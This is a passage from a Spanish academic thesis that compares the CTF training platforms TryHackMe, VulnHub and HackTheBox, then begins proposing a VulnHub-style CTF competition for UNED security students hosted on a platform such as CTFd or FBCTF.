


Figura 2.7: Página de búsqueda de máquinas en TryHackMe

que permite aplicar distintos filtros y buscar por palabras clave.

Todos estos retos están diseñados para proporcionar escenarios realistas en los que los usuarios

pueden aplicar técnicas y herramientas de ciberseguridad para resolver los desafíos planteados. Por todo lo dicho, se considera que esta plataforma tiene una variedad de retos **alta**.

2.4.2.2. Entorno de juego

Para poder acceder a las máquinas, el usuario debe acceder a la red interna de la plataforma y puede hacerlo esencialmente de dos formas:

- **VPN**: mediante el software *OpenVPN*, como se indica en el siguiente reto Conexión a la VPN.

- **AttackBox**: es una distribución de Ubuntu Linux personalizada y en línea con muchas herramientas de hacking preinstaladas. Esta máquina tiene acceso a la red local de la plataforma, por lo que ofrece la posibilidad de acceder a las máquinas sin instalar una máquina virtual en local. El número de horas que se puede utilizar esta máquina depende de la suscripción asociada al jugador.

A diferencia de **HackTheBox** donde hay que pagar una suscripción *VIP plus* para acceder a los retos mediante instancias independientes, en esta plataforma se puede acceder a instancias individuales de los retos con la suscripción gratuita o la de pago básica.

Por seguridad, un jugador no debería tener conexión con el resto de jugadores de la plataforma, pero hace un tiempo se descubrió que debido a un fallo de diseño, las conexiones entre jugadores no están aisladas. De esta forma, un jugador en el mismo segmento de red que otro jugador y que además supiera su dirección IP privada, podría lanzar un nmap sobre su IP para ver qué puertos tiene abiertos. Este hecho debe entenderse como un indicador de lo complicado que puede ser alojar y mantener una red de entrenamiento de CTFs al mismo tiempo que mantenerla securizada.

Teniendo en cuenta todo esto, el entorno de juego es **externo**.

2.4.2.3. Curva de aprendizaje

La curva de aprendizaje en esta plataforma es escalonada, lo que permite a los usuarios de todos los niveles adquirir conocimientos y habilidades en seguridad informática. Los retos y rutas de aprendizaje están categorizados en diferentes niveles de dificultad, desde principiante hasta avanzado, lo que permite a los usuarios seleccionar los retos que se ajusten a su nivel de experiencia y progresar gradualmente hacia desafíos más complejos. En la figura 2.8 se pueden observar algunas de las rutas de aprendizaje disponibles




Figura 2.8: Página de rutas de aprendizaje de TryHackMe

Además, la interacción con los retos no se limita a entregar los flags, sino que los retos son guiados. En la figura 2.9 se puede ver el reto **Bounty Hacker**




Figura 2.9: Reto Bounty Hacker de TryHackMe

donde se puede ver que a lo largo del reto se hacen distintas preguntas para guiar al jugador durante la resolución del reto. Por todo esto, se considera que esta plataforma tiene una curva de aprendizaje **baja**.

2.4.2.4. Coste de acceso

En cuanto al coste, esta plataforma tiene un plan de suscripción gratuito y uno de pago. El plan gratuito proporciona acceso limitado a los retos y funcionalidades de la plataforma, mientras que el plan de pago brinda beneficios adicionales y acceso a máquinas exclusivas.

Como se puede observar en la figura 2.10




Figura 2.10: Suscripción de pago de TryHackMe

el precio de una suscripción mensual es de 14 dólares. Teniendo en cuenta que por este importe se tendría acceso a toda la plataforma, con todos los retos y rutas de aprendizaje, se considera que el coste de acceso a esta plataforma es **medio**.

2.4.3. VulnHub

VulnHub es una plataforma enfocada en la creación y distribución de máquinas virtuales vulnerables para que los entusiastas de la seguridad informática practiquen sus habilidades en seguridad ofensiva. Desde su creación, ha desempeñado un papel crucial en la comunidad de la seguridad ofensiva al proporcionar retos realistas y educativos, lo que la convierte en una plataforma popular para aquellos que desean aprender y poner en práctica técnicas de seguridad.

La historia de esta plataforma se remonta a su fundación por el experto en seguridad informática y entusiasta de los CTFs, *Dylan Barker*, también conocido como "g0tmi1k". Con el objetivo de compartir su conocimiento y experiencia en seguridad informática, Barker comenzó a crear y distribuir máquinas virtuales vulnerables para que otros pudieran practicar técnicas de hacking

ético y fortalecer sus habilidades. A lo largo del tiempo, la plataforma ganó prestigio y atrajo a una comunidad cada vez mayor de entusiastas de la seguridad.

Esta plataforma se nutre especialmente de los retos aportados por otros jugadores como puedes ver en la figura 2.11




Figura 2.11: Página de subida de VMs en VulnHub

Para subir una máquina a esta plataforma es necesario ponerse en contacto con ellos mediante Twitter o Facebook. Esta plataforma garantiza al jugador que su trabajo será reconocido, adjuntando su perfil a la máquina de manera pública y permitiéndole tener un control sobre el uso que se le va a dar a esa máquina.

2.4.3.1. Variedad de retos

La interfaz es algo deficiente como se puede observar en la figura 2.12




Figura 2.12: Página de búsqueda de máquinas en VulnHub

ya que no permite filtrar por categorías. El único filtro que admite es el de buscar por 'single', máquinas individuales, o 'series', conjuntos de máquinas subidas generalmente por el mismo jugador que siguen una historia.

Cada máquina virtual tiene su propio escenario y objetivo específico, lo que brinda a los participantes la oportunidad de enfrentarse a desafíos distintos. Los retos de esta plataforma cubren una amplia variedad de temas como vulnerabilidades en aplicaciones web y explotación de servicios de red, mezclados con algunos de ingeniería inversa, análisis forense, criptografía y esteganografía, entre otros.

Sin embargo, la mayor parte de los retos de esta plataforma son de pentesting. Casi todos los retos son del tipo *Explotación - Escalada de privilegios* con algún reto secundario sobre otras ramas. Por ejemplo, es posible que para conseguir explotar una máquina haya que aplicar técnicas esteganográficas a un png encontrado mediante un directory listing. Por ello se considera que esta plataforma tiene una variedad de retos **baja**.

2.4.3.2. Entorno de juego

La plataforma es poco más que el recurso de donde se descargan las máquinas virtuales. No hay login, no hay formularios de introducción de flags... es básicamente un repositorio de máquinas virtuales con información sobre cada una de ellas y su autor.

El jugador se descarga la máquina virtual, la importa en su software de virtualización y hace todo el pentest en su red local. Teniendo en cuenta todo esto, el entorno de juego es **local**.

2.4.3.3. Curva de aprendizaje

La curva de aprendizaje en esta plataforma puede variar dependiendo del nivel de dificultad de los retos. Algunas máquinas virtuales están diseñadas para principiantes y brindan una introducción gradual a los conceptos y técnicas de hacking ético. Otras máquinas virtuales son más avanzadas y requieren un conocimiento más profundo de aspectos específicos de la seguridad informática. A medida que los participantes resuelven más retos y adquieren experiencia, pueden enfrentarse a desafíos más complejos y mejorar sus habilidades en áreas específicas.

Sin embargo, aunque hay una página de recursos recomendados, como se puede observar en la figura 2.13




Figura 2.13: Página de recursos de VulnHub

no hay rutas de aprendizaje específicas ni material interno a la plataforma, solo enlaces inconexos a rutas de internet con información adicional. Es por ello que se considera que esta plataforma tiene una curva de aprendizaje **alta**.

2.4.3.4. Coste de acceso

Esta plataforma es **gratuita**, ya que los retos y máquinas virtuales están disponibles para su descarga sin coste alguno. Ni siquiera hay parte de contenido gratuito y parte de contenido de pago, todo el contenido de la plataforma es gratuito.

Esto permite que cualquier persona interesada en la seguridad informática pueda acceder a la plataforma, descargar las máquinas que quiera y practicar sus habilidades de hacking sin restricciones económicas. La filosofía detrás de esta plataforma es la de proporcionar un ambiente

de aprendizaje abierto y accesible para que los entusiastas de la seguridad puedan mejorar sus habilidades y compartir conocimientos con la comunidad.

2.4.4. Comparativa entre las distintas plataformas

Después de haber estudiado diversos aspectos de interés de todas estas plataformas, se puede resumir este estudio en la tabla 2.1

Plataforma	Variedad de retos	Entorno de juego	Curva de aprendizaje	Coste
HackTheBox	Media	Externo	Media	Alto
TryHackMe	Alta	Externo	Baja	Medio
VulnHub	Baja	Local	Alta	Bajo (Gratuito)

Tabla 2.1: Comparativa de características entre las plataformas HackTheBox, TryHackMe y VulnHub

Viendo esta tabla, es preciso hacer algunos comentarios. Parece haber una relación entre las características estudiadas 2 a 2:

- **A mayor variedad de retos, menor curva de aprendizaje**: parece ser que una mayor variedad de retos tiene un impacto positivo en la curva de aprendizaje. En uno de los extremos está **TryHackMe**, que ofrece la mayor variedad de retos y a la vez una curva de aprendizaje baja, y en el otro extremo está **VulnHub**, que ofrece una variedad de retos baja (únicamente retos de explotación y escalada de privilegios) a costa de sacrificar curva de aprendizaje.
- **Un entorno de juego externo parece tener un coste**: la única opción gratuita es **VulnHub**, que es la única que delega el entorno de juego en la infraestructura interna del jugador. La opción más cara es **HackTheBox**, pero también es la que mejor entorno de juego externo ofrece, ya que como se ha visto, **TryHackMe** tiene un defecto con el aislamiento de las conexiones VPN entre jugadores.

Teniendo en cuenta las ventajas y desventajas de cada una de las plataformas y los recursos disponibles, sería conveniente alcanzar un término medio.

Capítulo 3

Propuesta didáctica

En este capítulo se expone una propuesta práctica y concreta de competición de CTFs para los alumnos de seguridad de la UNED teniendo en cuenta toda la información recopilada al respecto y los requisitos que debe cumplir de cara a los estudiantes.

3.1. Plataforma a simular

Después de haber visto las ventajas y desventajas de cada una de las plataformas estudiadas, se ha decidido diseñar una competición de CTFs siguiendo la filosofía de la plataforma **VulnHub** pero con algunos cambios. Las principales razones que han llevado a tomar esta decisión son la **sencillez de diseño** y la **posibilidad de mejora** partiendo de esta plataforma.

3.1.1. Sencillez de diseño

VulnHub es una plataforma con un diseño sencillo, se podría decir incluso que extremadamente sencilla: no hay panel de login, posibilidad de subir las flags, ranking de puntuaciones, dependencias entre retos... Es prácticamente una plataforma de almacenamiento de retos, ya que no incluye ningún tipo de sistema de gestión de retos y jugadores.

Todos esto hace que sea una plataforma fácil de imitar, ya que es posible poner el foco de atención y el esfuerzo en el diseño de los retos y no en la infraestructura de juego. Siguiendo esta filosofía, la plataforma a diseñar se encargaría únicamente del almacenamiento de los retos.

Aspirar a crear desde cero una competición de CTFs siguiendo la filosofía de **HackTheBox** o **TryHackMe** es un reto muy complejo y caro que excede los límites y objetivos de este trabajo. La gestión de la infraestructura interna, de los perfiles de VPN, de la seguridad de la red... no solo tiene una complejidad enorme en cuanto a diseño, sino también en cuanto a mantenimiento, lo cual podría tener un efecto negativo a medio-largo plazo en la calidad y vida útil de la plataforma.

3.1.2. Posibilidad de mejora

Aspirando a diseñar una plataforma de CTFs siguiendo la filosofía de **VulnHub** no solo es viable diseñar y mantener la plataforma, sino que también es posible diseñar una versión mejorada. Existen muchas plataformas de alojamiento de CTFs que permiten crear competiciones de

CTFs con equipos o usuarios individuales, introducción y gestión de flags, dependencias entre retos, visualización de estadísticas...

En resumen, con poco esfuerzo y utilizando alguno de los proyectos existentes es posible diseñar una competición estructurada, progresiva y funcional que mejore en muchos aspectos la idea original de **VulnHub** partiendo de sus fundamentos.

3.2. Plataforma de alojamiento de CTFs

El objetivo de este trabajo es diseñar una competición de CTFs para los alumnos de la UNED por lo que la plataforma de alojamiento a utilizar es un medio, no un fin. Es decir, la elección de la plataforma a utilizar está supeditada a los recursos disponibles y a los objetivos didácticos de la competición, y no al revés.

Actualmente, existen muchas plataformas de alojamiento de CTFs en el mercado, alguna de las cuales se pueden observar en la figura 3.1




Figura 3.1: Algunas plataformas de alojamiento de CTFs en el mercado

y no es el objetivo de este trabajo realizar un estudio intensivo y detallado sobre las ventajas y desventajas de cada plataforma, sino encontrar una que permita llevar a cabo la propuesta.

Después de haber leído distintos artículos sobre diversas plataformas, es posible asegurar que hay 2 plataformas que encajan en la propuesta de este proyecto y destacan sobre las demás: CTFd y FBCTF. Ambas tienen un número de estrellas bastante alto en Github y son plataformas de referencia ampliamente utilizadas.

Se podría decir que **FBCTF** es una plataforma de CTFs especialmente orientada al aprendizaje

y la enseñanza, por lo que a simple vista podría parecer la mejor opción para un trabajo como este, pero tiene ciertas desventajas:

- **Falta de flexibilidad y extensibilidad**: puede tener una capacidad limitada para agregar nuevas funcionalidades o extensiones personalizadas más allá de su conjunto predefinido de características. Esto puede restringir la capacidad de los organizadores para adaptar y ampliar la plataforma según sus necesidades específicas.
